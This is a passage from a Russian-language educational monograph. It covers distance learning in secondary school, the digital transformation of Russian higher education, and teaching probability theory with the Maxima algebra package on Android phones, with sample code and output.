- Использование программы «Скайп» (Skype), позволяющей общаться через сеть интернет по всему миру. В этом случае преподаватель может давать необходимую консультацию непосредственно в процессе выполнения работы, обсуждать с учеником ход её выполнения, полученные результаты, вносить необходимые поправки. Сложности возникают с визуализацией работы учащегося, так как это происходит либо через веб-камеру, а качество сигнала не всегда позволяет это сделать, либо через электронную почту, что опять же приводит к «растянутости» во времени.

- Гугл-документы. Данный ресурс можно использовать и при работе с документами, и с презентациями, и с таблицами. При этом доступ к ним может быть одновременным, т.е. преподаватель «видит», как учащийся выполняет задание, может корректировать его работу. Недостаток данного ресурса в том, что есть ряд стран, которые ограничивают работу данного браузера и использование его ресурсов становится невозможным.

- Moodle — система управления курсами (электронное обучение), также известная как система управления обучением или виртуальная обучающая среда, которая представляет собой веб-приложение, предоставляющее возможность создавать сайты для онлайн-обучения. «Задания могут решаться как в специальных тетрадях, так и на личной страничке, открытой в веб браузере на компьютере у ученика. Личная страничка отображает содержимое веб сайта, например, созданного в специальной системе управления обучением «Moodle». На этой страничке ученик, пройдя авторизацию, может выбрать предмет обучения, посмотреть задания,

отправить их на проверку, посмотреть вспомогательные материалы и т.д. В свою очередь, этот веб сайт размещаются точно так же как и миллионы обычных веб сайтов интернета, на сервере, специально выделенном или виртуальном хостинге. Соответственно, учитель имеет свой уровень доступа к системе и имеет несколько более широкие возможности, по сравнению с учениками. Может создавать и корректировать содержимое учебных курсов, просматривать задания и т.д. Тестовые задания, как правило, проверяются сразу в автоматическом режиме. А результаты учебы заносятся программой и преподавателем в электронный журнал». [5]

- Возможно также использование различных чатов, блогов, форумов, видеоконференций и т.д.

При выборе средства организации взаимодействия с учеником преподаватель прежде всего должен ориентироваться на те, которые доступны учащемуся в силу возраста и навыков работы с информационно-компьютерными технологиями, но при этом необходимо постепенно знакомить его и другими, так как это создаст у ребёнка дополнительную мотивацию, сделает процесс обучения более разнообразным, поможет повысить качество освоение учебного материала.

1. Преимущества и недостатки дистанционного обучения в средней школе.

Дистанционное обучение, имеет ряд неоспоримых преимуществ.

- Персонализация обучения. Учащийся сам или с помощью родителей, преподавателя может определить скорость изучения учебного материала, время прохождения обучения, объём изучаемого материала. При этом не регламентируется время выполнения задания.

- «Дистанционное обучение предоставляет возможность получить намного больше информации, позволяющей оценить знания, навыки и умения, полученные в результате прохождения дистанционного обучения. В том числе: время, затрачиваемое на вопросы, количество попыток, вопросы или задания, которые вызвали наибольшие трудности и т.д.» [7], что позволяет намного гибче управлять проводимым обучением.

- Проведение обучения учащихся с ограниченными возможностями.
- «Доступ к качественному обучению лицам, по тем, или иным

причинам, не имеющим возможности проходить обучение в традиционной очной форме». [1]

- «Использование современных информационных технологий при дистанционном обучении позволяет выстроить эффективную систему управления обучением, построенную на возможности сбора значительно большей информации о прохождении обучения слушателем дистанционного обучения по сравнению с традиционным очным обучением». [2]

- Возможность использовать неограниченное количество источников получения информации. Средства новых информационных технологий обеспечивают учащихся разнообразными современными средствами обучения. Помимо традиционных учебных пособий и конспектов ученикам могут предлагаться:

- компьютерные обучающие программы;
- электронные учебные пособия;
- компьютерные системы тестирования и контроля знаний;
- электронные справочники;
- учебные аудио и видеоматериалы;
- информационные материалы.

Перечисленные средства безусловно способны повысить качество обучения, ускорить изучение, усвоение учебного материала, контроля знаний.

- Повышение эффективности усвоения учебного материала за счёт концентрированного представления учебной информации и мультидоступа к ней.

- «Использование в образовательном процессе новейших достижений ИКТ, что обучает и работе с ними». [6]

- «Обучение в максимально комфортной и привычной обстановке, что способствует продуктивному обучению» [6], снятию эмоционального напряжения.

- Возможность выбора учреждения, в котором будет происходить обучение. Оно не обязательно должно располагаться в непосредственной близости от места проживания учащегося.

- «Дистанционное обучение расширяет и обновляет роль преподавателя, который должен координировать познавательный процесс, постоянно

совершенствовать преподаваемые им курсы, повышать творческую активность и квалификацию в соответствии с нововведениями и инновациями».[5]

- «Повышение качества образовательного процесса за счет ориентации на использование автоматизированных обучающих и тестирующих систем, заданиями для самоконтроля и т.д.» [4]

- «Оперативное обновление методического обеспечения учебного процесса, т.к. содержание методических материалов на машинных носителях легче поддерживать в актуальном состоянии». [4]

Но наряду с преимуществами дистанционное обучение имеет и ряд недостатков. К ним можно отнести:

- Отсутствует личное взаимодействие ученика с учителем и сверстниками, которое очень важно особенно в начальных классах. Эту проблему отчасти может решить общение по телефону, скайпу, электронной почте, через социальные сети, но полностью заменить его не может. В связи с этим в школе важно наряду с дистанционными занятиями организовывать и очные.

- Обязательное наличие высокой степени самоорганизации ученика, родителей, так как большую часть учебного материала учащемуся приходится осваивать самостоятельно.

- «Необходим постоянный доступ к источникам получения образовательных материалов (электронных учебников, видеоматериалов и т.д.). Для этого нужна хорошая техническая оснащённость дома» [3] и учебного заведения, предоставляющего данную услугу, что не всегда возможно, особенно в удалённых местах нашей страны.

- Обучение ведётся преимущественно в письменном виде, а учащихся необходимо учить излагать свои мысли и в устной форме.

- Неготовность участников образовательного процесса, и прежде всего учителей, к осмыслению и овладению современными педагогическими и информационными технологиями для организации учебного процесса в дистанционной форме.

Таким образом, можно сделать вывод, что дистанционное взаимодействие учащегося и учителя имеет ряд преимуществ перед традиционными формами обучения, открывает больше возможностей перед учеником, помогает снять эмоциональное напряжение, пространственные и временные преграды, делает доступным образование для любого ребёнка.

Нами был разработан и опробован дистанционный факультативный курс «Юный Математик». На каждом занятии осуществляется **текущий контроль**. **Итоговым контролем** является участие в олимпиадах, играх, конкурсах.

Общая характеристика курса

Работа с одарёнными школьниками одно из направлений модернизации образования. Выделяются школьники с более развитым интеллектом, чем у их сверстников, со способностями к творчеству, с умением классифицировать, обобщать, находить взаимосвязи. На начальном этапе обучения на основе наблюдения, изучения психологических особенностей речи, памяти, логического мышления были выявлены те ребята, которые имеют более высокие по сравнению с остальными интеллектуальные способности, восприимчивость к учению; творческие возможности и проявления; имеют доминирующую активную познавательную потребность; испытывают радость от добывания знаний, умственного труда. Они постоянно находятся в поиске ответа на интересующие их вопросы, любознательны, проявляют самостоятельность, активны. С целью реализации индивидуального подхода к развитию личности интеллектуально одарённых учеников был разработан факультативный курс «Юный Математик» с применением дистанционных образовательных технологий.

Выбор объёма учебной нагрузки по факультативу обусловлен плотным расписанием урочной и внеурочной деятельности средних школьников.

Основная цель – развитие личности школьников через формирование умения рассуждать, классифицировать объекты, строить умозаключения в условиях дистанционного обучения.

Задачи:

1. Создание условия для развития у школьников познавательных интересов, формирование стремления к размышлению и поиску.
2. Обеспечение становление у школьников развитых форм сознания и самосознания.
3. Обучение приемам поисковой и творческой деятельности.
4. Развитие комплекса свойств личности, которые входят в понятие «творческие способности».

Требования к результатам освоения курса:

Личностные:

- развивать самостоятельность и личную ответственность в информационной деятельности;
- формировать личностный смысл учения;
- формировать целостный взгляд на окружающий мир.

Метапредметные результаты:

- осваивать способы решения проблем поискового характера;
- определять эффективные способы решения поставленной задачи;
- овладевать логическими действиями: обобщение, классификация, построение рассуждения;
- учиться использовать различные способы анализа, передачи и интерпретации информации в соответствии с задачами.
- учиться давать оценку и самооценку своей деятельности;
- формировать мотивацию к работе на результат;

Предметные результаты:

- определять виды отношений между понятиями;
- решать комбинаторные задачи;
- находить закономерность в различных предметных областях;
- рассуждать и делать выводы в рассуждениях.

Основную часть курса составляют дистанционные занятия посредством электронной почты и других электронных ресурсов.

Программа предусматривает очные занятия в начале и по завершении факультативного курса.

Форма организации занятий: самостоятельное выполнение заданий, чередующееся с дистанционным общением с учителем.

Время проведения занятий:

- самостоятельное выполнение заданий - по выбору учащегося;
- общение с учителем посредством электронной почты – по мере необходимости;
- очные занятия – сентябрь, май (1 раз в две недели по 40 минут).

Содержание курса представлено в таблице 1.

Раздел 1. Введение. Анкетирование учащихся и их родителей,

проведение инструктажа по технике безопасности при работе с компьютером, формирование навыков работы с электронной почтой.

Раздел 2. Математика. Информатика. Решение нестандартных, комбинаторных задач по математике. Решение задач по математике и информатике дистанционных конкурсов-игр с использованием задач на развитие памяти внимания и мышления. Анализ олимпиад по математике, информатике текущего года.

Раздел 3. Итог. Подведение итогов.

Таблица 1.

Календарно-тематическое планирование.

№ п/п	Тема занятия	Кол-во часов	Учебно-методические материалы
Раздел 1. Введение (3 часа).			
1	Анкетирование учащихся и их родителей.	1	1. заполнить анкету
2	Инструктаж по технике безопасности при работе с компьютером.	1	Расписаться в журнале по технике безопасности После ознакомления
3	Электронная почта.	1	зарегистрироваться
Раздел 2. Математика. Информатика (6 часов).			
4-5	Решение нестандартных, комбинаторных задач по математике.	3	Решение задач. используя задачи на развитие тезауруса
8	Решение задач Алимпиада по математике	3	Решение задач
Раздел 3. Итог (2 часа).			
16	Анкетирование учащихся.	1	Заполнение анкет
17	Итоговое занятие.	1	Создание презентации.
Всего		11	

Примечание. Специальное сопровождение (оборудование): - компьютер, проекционное оборудование, доступ в интернет.

Вывод. Дистанционное обучение школьников при выполнении определённых условий, таких как наличие качественных интерактивных средств коммуникации (компьютеров, скоростного интернета и т.п.), ответственность и самомотивация учащихся, осуществление жёсткого контроля со стороны родителей, является средством обеспечения доступного качественного образования.

Востребованность дистанционного обучения, в том числе и в средней школе, в ближайшее время будет возрастать. С каждым годом интерактивных

методов коммуникации появляется все больше и, следовательно, технический прогресс не стоит на месте, а развивается большими темпами, поэтому не исключено, что уже в ближайшие годы дистанционное обучение поднимется на новый, кардинально отличающийся от существующего сейчас, уровень.

Библиографический список

1. Дистанционное образование: плюсы и минусы <http://dtraining.web-3.ru>
2. Дистанционное обучение в средней школе как личностно-ориентированная форма лицейского образования <http://festival.1september.ru>
3. Дистанционное обучение в школе <http://www.омалышах.рф/rost-i-razvitiie-rebenka/obuchajushie-programmy/126-distantsionnoe-obuchenie-v-schkole>
4. Дистанционное обучение. Преимущества и недостатки дистанционного обучения <http://cmet4uk.ru>
5. Кодексы и Законы РФ <http://www.zakonrf.info>
6. Концепция внедрения систем электронного дистанционного обучения в деятельность образовательных учреждений Российской Федерации <http://www.openclass.ru>
7. Краткая история дистанционного образования <http://xreferat.ru> Методика применения дистанционных образовательных технологий (дистанционного обучения) в образовательных учреждениях высшего, среднего и дополнительного профессионального образования Российской Федерации <http://www.edu.ru/>
8. Российская газета. Приказ Министерства образования и науки Российской Федерации (Минобрнауки России) от 9 января 2014 г. N 2 г. Москва <http://www.rg.ru>
9. Волкова Г.Д. Инновационные и когнитивные технологии в промышленности, бизнесе, образовании / Волкова Г.Д., Червяков Л.М., Олейник А.В. // Качество. Инновации. Образование. 2000. № 1. С. 90.
10. Данилов И.П. Концептуальная модель смк в области научных исследований в вузе / Данилов И.П., Олейник А.В., Сюрлов Р.В. // В сборнике: Качество и конкурентоспособность в XXI веке Материалы II всероссийской научно-практической конференции. 2003. С. 79-81.

Артамонова М.В.

§2.2. Трансформация высшей школы в условиях формирования цифровой экономики в России.

Охарактеризована сущность цифровой трансформации высшей школы, рассмотрены вызовы, с которыми сталкивается система высшего образования в условиях формирования цифровой экономики. Предложены направления цифровой трансформации высшей школы. Изучены инновационные методы цифровой трансформации в высшей школе и предложены способы по их усовершенствованию. Отмечен глобальный характер процессов цифровой трансформации и их связь с Целями устойчивого развития. Представлена оценка готовности российской системы высшего образования к цифровой трансформации, выявлены факторы, сдерживающие ее в данной сфере.

Ключевые слова: цифровая экономика, цифровая трансформация высшей школы, цифровые компетенции, цифровая грамотность, цифровая культура.

Artamonov M.V.

§2.2. The transformation of higher education in the formation of a digital economy in Russia.

The essence of the digital transformation of higher education is characterized, the challenges faced by the higher education system in the conditions of the formation of the digital economy are considered. The directions of digital transformation of higher school are proposed. Innovative methods of digital transformation in higher education and suggested ways to improve them. The global nature of the digital transformation processes and their relationship with the Sustainable Development Goals are highlighted. An assessment of the readiness of the Russian system of higher education for digital transformation is presented, and factors constraining it in this area are identified.

Keywords: digital economy, digital transformation of higher education, digital

competences, digital literacy, digital culture.

В 2017 году в Российской Федерации принята программа цифровой экономики, в рамках которой заложены следующие 5 базовых направлений развития на период до 2024 года: нормативное регулирование, кадры и образование, формирование исследовательских компетенций и технических заделов, информационная инфраструктура и информационная безопасность [5]. Одной из серьезных проблем, тормозящих вхождение России в цифровую мировую глобальную систему, является дефицит кадров с развитыми цифровыми компетенциями в области «Индустрии 4.0» и цифровой культурой. В условиях цифровой экономики формируется запрос на новые типы компетенций и формы обучения. Во-первых, растет спрос на специалистов, обладающих гибкостью мышления, творческими способностями, готовностью к самостоятельным действиям и к работе в команде, стрессоустойчивостью, способностью работать в разных культурных средах. Во-вторых, скорость изменений, дифференциация производственных и организационных задач предъявляет спрос на высокоскоростное образование, которое готовит работников под узкий круг задач для конкретного рабочего места. В-третьих, возрастает потребность в моделях образования, использующих сквозное обучение, т.е. на протяжении всей жизни, которое приводит к стиранию границ между учебой и работой, позволяет обеспечивать повышение квалификации в режиме реального времени и зачастую без отрыва от основного места работы. Как следствие, возникает настоятельная необходимость в трансформации системы образования как содержательно, так и структурно [4, с. 124].

Основными вызовами, с которыми сталкивается система высшего образования в условиях формирования цифровой экономики, являются [1, с. 450]:

- 1) быстрое устаревание знаний;
- 2) потребности высококвалифицированных специалистов в крайне большом объеме знаний, часто относящихся к различным специальностям;
- 3) изменение структуры экономики, затрудняющее адекватное прогнозирование потребностей в подготовке кадров, а также вызывающее

необходимость периодической переподготовки и повышения квалификации без отрыва от трудовой деятельности (в т.ч. посредством дистанционного обучения);

4) важнейшими компетенциями становятся умение самостоятельно осваивать новые знания, критически осмысливать получаемую информацию, работать с большими информационными потоками;

5) необходимость в освоении навыков уверенной профессиональной работы с современными информационно-коммуникационными технологиями как студентами, так и (в первую очередь) преподавателями всех общих и специальных дисциплин;

6) необходимость укрепления и своевременного обновления материально-технической базы, актуализации используемого в образовательном процессе программного обеспечения;

7) потребность во внедрении в образовательный процесс и административную деятельность в сфере образования передовых информационных технологий, таких как искусственный интеллект, Интернет вещей, облачные технологии, виртуальная и дополненная реальность, большие и открытые данные;

8) необходимость увеличения удельного веса в общем объеме учебных часов лабораторных занятий, обучения в специально оборудованных компьютерами аудиториях, направленных на освоение студентами учреждений высшего образования методов решения актуальных профессиональных задач с использованием современного программного обеспечения и информационно-коммуникационных технологий (ИКТ);

9) усиливающееся влияние глобализации, интернационализация информационных потоков.

Ценностные изменения в парадигме образования связаны как с формированием нового технологического уклада, так и с характеристикой современного поколения молодежи – поколения Z, которая все меньше рассматривает образование как ценность и теряет мотивацию к учебе, и вынуждает в образовательных программах делать ставку на интерактивность

(геймификацию) обучения. Вместе с тем, для определенной части современного поколения молодежи также характерен выбор индивидуальной образовательной траектории, личностное саморазвитие и готовность принимать решения [4, с. 125].

К основным направлениям цифровой трансформации высшего образования можно отнести [1, с. 451]:

1) цифровую трансформацию образовательного процесса: дистанционное обучение, базы открытых образовательных ресурсов, использование технологий виртуальной и дополненной реальности для повышения наглядности учебного материала и степени вовлеченности студентов в процесс обучения, разработку электронных учебников и учебных пособий, совершенствование и актуализацию электронных учебно-методических комплексов по всем дисциплинам, активизацию использования мобильных устройств – ноутбуков, планшетов и смартфонов преподавателей и студентов – в образовательных целях на учебных занятиях, а также в процессе подготовки к ним;

2) цифровую трансформацию управления в системе высшего образования: внедрение технологий на основе искусственного интеллекта и нейронных сетей с целью обеспечения аналитики хода и результатов образовательного процесса в учреждениях высшего образования, прогнозирование успеваемости студентов, потребности экономики в обучении молодых специалистов (в разрезе каждой специальности, по которой осуществляется прием в учреждения высшего образования), применение облачных технологий для более эффективной организации сетевых ресурсов учреждений высшего образования и объединения их в единую образовательную сеть, совершенствование и интеграцию в единую систему различных баз и банков данных, используемых в системе управления высшим образованием, и, в конечном итоге, формирование информационно-образовательной среды, применение современных средств коммуникации (включая социальные сети) для продвижения образовательных услуг учреждений высшего образования России, в том числе и на мировом

рынке, постепенную замену бумажного документооборота электронным;

3) повышение ИКТ-компетентности преподавателей учреждений высшего образования, а также специалистов органов государственного управления, реализующих политику в сфере образования.

Методы. Основными инновационными методами цифровой трансформации являются следующие: «Технология 1:1», Асинхронное обучение, Смешанное обучение.

«Технология 1:1» - технология, призванная сделать обучение более персонализированным – появилась возможность расширенной подачи материала в соответствии с составленной программой обучения. Каждому студенту выдается ноутбук или планшет, прикрепленный конкретно за ним. Программы, установленные на цифровом носителе, позволяют изучать предмет более углубленно и интересно, решать примеры и задачи более сложного уровня. Это намного лучше, удобнее и функциональнее чем простые бумажные распечатки и тесты на листочках [6].

Асинхронное обучение - студенто-ориентированный метод обучения, который в настоящее время широко применяется в дистанционном высшем образовании и может проходить в двух форматах – онлайн-трансляция или изучение записанных видео-лекций. Далее проводится тестирование и решение заданий по прослушанному курсу. Фактически, студент приезжает только на сдачу итоговых экзаменов и получение диплома. Это значительно упрощает задачи обучения специалистов. Применение дистанционного образования с интерактивным общением студентов и преподавателей становится одной из самых технологичных решений и прогрессивных форм обучения в области получения высшего образования. Все они получают дипломы государственного образца после окончания ВУЗа [3, с. 132].

Смешанное обучение - это комбинация традиционных занятий в аудитории с работой в онлайн-программах и с электронными ресурсами. Например, для подготовки студентов заочных форм обучения ВУЗами все чаще используется следующий подход – студент приезжает на лекции, когда происходит

«начитка» материала, а сдача контрольных работ происходит через специализированный сайт. Студенту выдается индивидуальный доступ к личному кабинету, в котором он получает задания и прикрепляет решенные контрольные. Преподаватели в ручном режиме проверяют задания, после чего выставляется оценка. Итоговая аттестация происходит на следующей сессии, где сдаются только ключевые экзамены, а дифференцированные и недифференцированные зачеты проставляются по результатам сданных электронных заданий [6].

Результаты.

Факторами, сдерживающими процессы цифровой трансформации высшего образования в России, являются следующие [1, с. 452-453]:

- недостатки статистического учета (публикуемые официальной статистикой показатели в сфере использования информационных технологий учреждениями высшего образования описывают исключительно процессы информатизации, но не цифровой трансформации, что затрудняет проведение независимых научных исследований в данной области);
- недостаточная степень интеграции баз и банков данных в системе образования и охвата ими всех сфер образовательной деятельности;
- недостаточное использование органами управления системы образования аналитических возможностей, предоставляемых передовыми информационными технологиями;
- ограниченное внедрение наиболее передовых технологий в образовательный процесс;
- отсутствие международных и национальных стандартов по вопросам использования ИКТ в образовании;
- недостаточная информированность педагогических работников о возможностях применения ИКТ в образовательном процессе, о вопросах информационной безопасности, в том числе при работе в сети Интернет;
- недостаточное рассмотрение в научной литературе процессов цифровой трансформации высшего образования с точки зрения экономической

эффективности.

Следует отметить, что большинство предлагаемых сегодня новшеств уже в каком-то виде применялось ранее и, по сути, представляет собой определенную их модификацию, но на более высоком уровне знаний и возможностей. Главное отличие происходящих преобразований во всех сферах экономики и жизнедеятельности – всеобъемлющий охват информационными технологиями и коммуникациями, а «при возникновении в будущем многих новых специальностей и профессий, основным производственным фактором будет не капитал, а человеческий потенциал» [7, с. 59].

Постепенное внедрение элементов «Индустрии 4.0» приводит к ожидаемым структурным сдвигам в занятости населения, исчезновению устаревших рабочих мест и низкодоходных рутинных работ и появлению новых высокотехнологичных рабочих мест, на которых приоритетными и востребованными становятся высокодоходные творческие и интеллектуальные профессии с востребованными цифровыми компетенциями.

По мнению В.В. Глухова, Е.А. Горина и В.Л. Расковалова, меняется не только промышленное производство и обеспечивающая его инфраструктура, но модифицируются управленческие структуры и информационные каналы, транспорт и связь, здравоохранение и сфера услуг – вся конструкция общественного устройства, в которую внедряются интегрированный обмен ресурсами и сложная логистика, цифровое моделирование и адаптивные технологии, что влечет за собой кардинальное изменение структуры занятости населения и профессионального образования [2, с. 47].

Выводы.

Для преодоления указанных выше факторов, сдерживающих процессы цифровой трансформации высшего образования в России, следует [1, с. 453]: увеличить финансирование научных исследований в области цифровой трансформации системы высшего образования в России, как технических (разработка и совершенствование баз и банков данных, информационно-аналитических систем, систем открытых данных и электронных

образовательных ресурсов), так и экономических (экономическая эффективность мероприятий по цифровой трансформации отрасли, разработка стратегий развития экспорта образовательных услуг посредством современных информационно-коммуникационных технологий, разработка обновленных показателей статистического учета в системе образования, описывающих процессы цифровой трансформации), а также педагогических (разработка и совершенствование электронного интерактивного образовательного контента).

На наш взгляд, важно восстановить практику системного взаимодействия ВУЗов и предприятий, практического знакомства обучающихся с возможным будущим местом работы и их участие в производственном процессе, привлечение преподавателей-практиков и создание базовых кафедр. Примером успешного сотрудничества между высшим учебным заведением и компаниями является кропотливая работа службы содействия трудоустройству экономического факультета МГУ имени М.В. Ломоносова с такими известными компаниями как: Procter&Gamble, PricewaterhouseCoopers, Ernst&Young, Sanofi, Bayer, Mars, Unilever, Word Howell International, Adecco Group, Ancor, Ecopsy Consulting, SBS Consulting, Ингосстрах и многими другими по проведению практик и стажировок, способствующих успешной адаптации выпускников на современном рынке труда.

Кроме того, необходимо расширять государственно-частное партнерство с участием производителей и поставщиков передовых информационно-коммуникационных технологий, имеющих перспективы применения в образовательном процессе в учреждениях высшей школы.

Библиографический список

1. Богуш В.А. [Цифровая трансформация высшего образования](#). - В книге: [Цифровая трансформация образования](#). Электронный сборник тезисов докладов 1-й научно-практической конференции. 2018. С. 450-453.
2. Глухов В.В., Горин Е.А., Расковалов В.Л. Трансформация системы образования и структуры занятости в условиях перехода к цифровой экономике. - В сборнике: Санкт-Петербургский международный

экономический форум. Секция на базе Санкт-Петербургского политехнического университета Петра Великого. Взаимодействие кафедр ЮНЕСКО по управлению качеством образования в интересах устойчивого развития: сборник докладов. Санкт-Петербургский политехнический университет Петра Великого. 2018. С. 44-48.

3. Мальчикова Н.С., Пивоварова Д.М., Кузьмин Е.В. Исследование инновационных методов цифровой трансформации в области образования // Актуальные проблемы гуманитарных и естественных наук. 2017. № 3-3. С. 131-135.

4. Нежметдинова Ф.Т., Барабаш Н.С. Трансформация образования в условиях формирования цифровой экономики // Инноватика и экспертиза: научные труды. 2018. № 2 (23). С. 120-131.

5. Программа «Цифровая экономика Российской Федерации» [Электронный ресурс]. -

URL: <http://static.government.ru/media/files/9gFM4FHj4PsB79I5v7yLVuPgu4bvR7M0.pdf> (дата обращения: 16.04.2019).

6. Цветкова М.С., Якушина Е.В. Цифровое образование // [Электронный ресурс] – Режим доступа: <http://digital-edu.ru>

7. Шваб К. Четвертая промышленная революция / Клаус Шваб. – М.: Изд-во «Э», 2017. – 208 с.

Берков Н.А., Архангельский А.И.

§2.3. Применение современных гаджетов в процессе обучения студентов теории вероятностей.

В параграфе обосновывается необходимость использования использованием современных гаджетов, которые повсеместно и все активнее входят в жизнь человека. Приведены примеры задач на основные распределения дискретных случайных величин, рассмотрены методы решения и представления полученных результатов с использованием свободного пакета компьютерной алгебры Maxima on Android, работающего под управлением Android. Все приведённые в работе примеры решены с использованием пакета на простом смартфоне под управлением ОС Android.

Ключевые слова: компьютерная алгебра, теория вероятностей, распределение Пуассона, биномиальное распределение, Maxima.

Berkov N.A., Arkhangelsky A.I.

§2.3. The use of modern gadgets in the process of teaching probability theory students.

The postgraduate justifies the need to use the use of modern gadgets, which are becoming more and more common in human life. Examples of problems on basic distributions of discrete random variables are given, methods for solving and presenting the results obtained using the Maxima on Android free computer algebra package running Android are considered. All the examples given in the paper were solved using the package on a simple smartphone running the Android OS.

Keywords: computer algebra, probability theory, Poisson distribution, binomial distribution, Maxima.

Электронные устройства давно и прочно вошли в жизнь современного человека. Большинство студентов приходят на текущие занятия со смартфонами, планшетами или даже ноутбуками. В последнее время на таких мобильных устройствах можно установить пакеты математической алгебры, позволяющие решать трудоёмкие математические задачи. Поэтому возникла необходимость в перестроении методики преподавания математических дисциплин и, особенно, теории вероятностей

и математической статистики. Появилась возможность освободить человека от рутинной работы по обработке большого объема статистической информации и поручить эту работу вычислительной программе.

Проиллюстрируем на конкретных примерах решения студенческих задач по курсу теория вероятностей и математическая статистика применение открытого пакета **Maxima** [1]. Следует отметить, что свободный пакет Maxima можно установить настольном компьютере, работающем под управлением ОС Windows, Linux, а также и на простом смартфоне под управлением операционной система Android. Отметим, что данный пакет не коммерческий, а свободный.

1. Элементы комбинаторики. При решении задач теории вероятностей часто необходимо использовать достаточно трудоемкие формулы задач комбинаторики.

Число перестановок . $Pn=n!$ В Maxima эта функция записывается так же как в математике и вычисляется в достаточно широком диапазоне. Например: $0!=1; 4!=24; 10!=3628800$. Если мы попытаемся найти число $100!$ то получим последовательность такого вида 933262154439441526816992388562 [98 digits] 916864000000000000000000000000, которую трудно использовать. Чтобы получить это значение в виде числа в экспоненциальной форме необходимо использовать функцию **bfloat**. $bfloat(100!) = 9.332621544394415b157$. Получили число **9,332621544394415 10^{157}** .

Еще более часто используемая формула комбинаторики **число сочетаний** из n элементов по k элементов, вычисляется по формуле:

$$C_n^k = \frac{n!}{k!(n-k)!} . \text{ Для вычисления данного числа применяется функция binomial.}$$

Пример. Найти вероятность того, что при случайном выборе 10 шаров из урны, содержащей 20 шаров, из которых 6 белых и 14 черных, среди выбранных окажется 4 белых и 6 черных.

Решение данной задачи можно записать в виде
$$P(A) = \frac{C_6^{14} \cdot C_{14}^6}{C_{20}^{10}} .$$

Программа, решающая поставленную задачу, имеет вид

(%i1) P: binomial (6, 4) *binomial (14, 6)/binomial (20, 10); P, numer;

Получаем:

(P) $\frac{315}{1292}$ (%o2) 0.2438080495356037.

Число размещений из n элементов по k элементов вычисляется по

формуле $A_n^k = \frac{n!}{(n-k)!}$. Для вычисления числа размещений в Maxima нет

встроенной функции. Нетрудно написать данную функцию самостоятельно


$A(n, k) := n! / (n-k)!$

2. Распределение дискретной случайной величины. При решении задач на повторные испытания желательно получить график дискретных функций распределения случайной величины для широкого диапазона значений. Решение таких задач без применения компьютерной техники является достаточно трудоемкой задачей. Для решения различных задач о распределении дискретной случайной величины в пакет Maxima встроено более 30 функций. Рассмотрим наиболее распространенные распределения дискретной случайной величины, используемые при решении практических задач теории вероятностей. К таким распределениям можно отнести: биномиальное, геометрическое и пуассоновское распределения.

Биномиальное распределение (распределение Бернулли). Пусть проводится серия из n независимых испытаний, в каждом из которых вероятность появления некоторого события A постоянна и равна p . Можно ввести случайную величину ξ , равную числу появлений события A в серии из n испытаний. Эта случайная величина является дискретной и принимает значения от 0 до n . Распределение такой случайной величины называется биномиальным и задаётся формулой повторных испытаний Бернулли:

$$P_n(k, p) = P(\xi = k) = C_n^k p^k (1 - p)^{n-k}, \text{ где } k = 0, 1, 2, \dots, n, \quad C_n^k = \frac{n!}{k!(n-k)!}. \quad (1)$$

Пример. Производится 20 одинаковых опытов. В каждом опыте вероятность появления события A постоянна и равна 0,2. Построить график функции распределения вероятностей. Найти вероятность того, что число опытов, в которых появится событие A , будет более 5. Найти наивероятнейшее число появления события A и его вероятность.¹

Без использования операторов программирования, используя только простые и понятные команды, напишем программу, решающую поставленную задачу. В программе задаем начальные данные и вызываем функции для вычисления массива вероятностей $P_n(k, p)$, далее строим график,  подсчитываем искомую вероятность равную сумме $P1 = \sum_{k=6}^{20} P_n(k, p)$ и максимальное значение массива P . В Maxime нумерация списков начинается с единицы, поэтому в программе индекс суммирования сдвинут на единицу вверх.

```
kill(all)$ numer: true$ fpprintprec:4$ n:20$ p:0.2$
P: makelist(binomial(n, k)*p^k*(1-p)^(n-k),k,0,n);
plot2d ([discrete, P]) $ P1:sum(P[k],k,7,21); Pmax:lmax(P);
plot2d ([discrete, P], [x,1,12], [style,[points,4,1,3]],
        [gnuplot_postamble, "set grid"]);
```

Результаты работы программы:

```
[0.01153,0.05765,0.1369,0.2054,0.2182,0.1746,0.1091,0.05455,0.02216,
0.007387,0.002031, 0.0004617, 0.00008657, ...,1.047*10-14]
(P1) 0.1958; (Pmax) 0.2182
```

Далее можно провести исследование поведения функции в зависимости от значения вероятности p . Для этого, опять же, без использования элементов программирования вводим программу, в которой получаем пять списков со значениями векторов вероятностей $P_n(k, p)$ при $p = \{0.2, 0.4, 0.5, 0.6, 0.8, 0.9\}$ и

¹ Берков Н.А. Применение пакета MAXIMA: Практикум. – М.: МГИУ, 2009.

на одной диаграмме строим шесть графиков, рис.2. Из графиков видно как изменяются значения вероятностей в зависимости от параметра p .




Рис.1.Функция распределение вероятностей при $p=0,2$.




Рис.2. Распределения вероятностей при различных значениях параметра p .

```
kill(all)$ numer: true$ fpprintprec:4$ n:20$ p:0.2$
```

```
X: makelist (k, k,0, n) $ P: makelist (binomial (n, k) *p^k*(1-p)^(n-k), k,0, n);
```

```
p1:0.4$P4: makelist (binomial (n, k) *p1^k*(1-p1)^(n-k), k,0, n) $
```

```
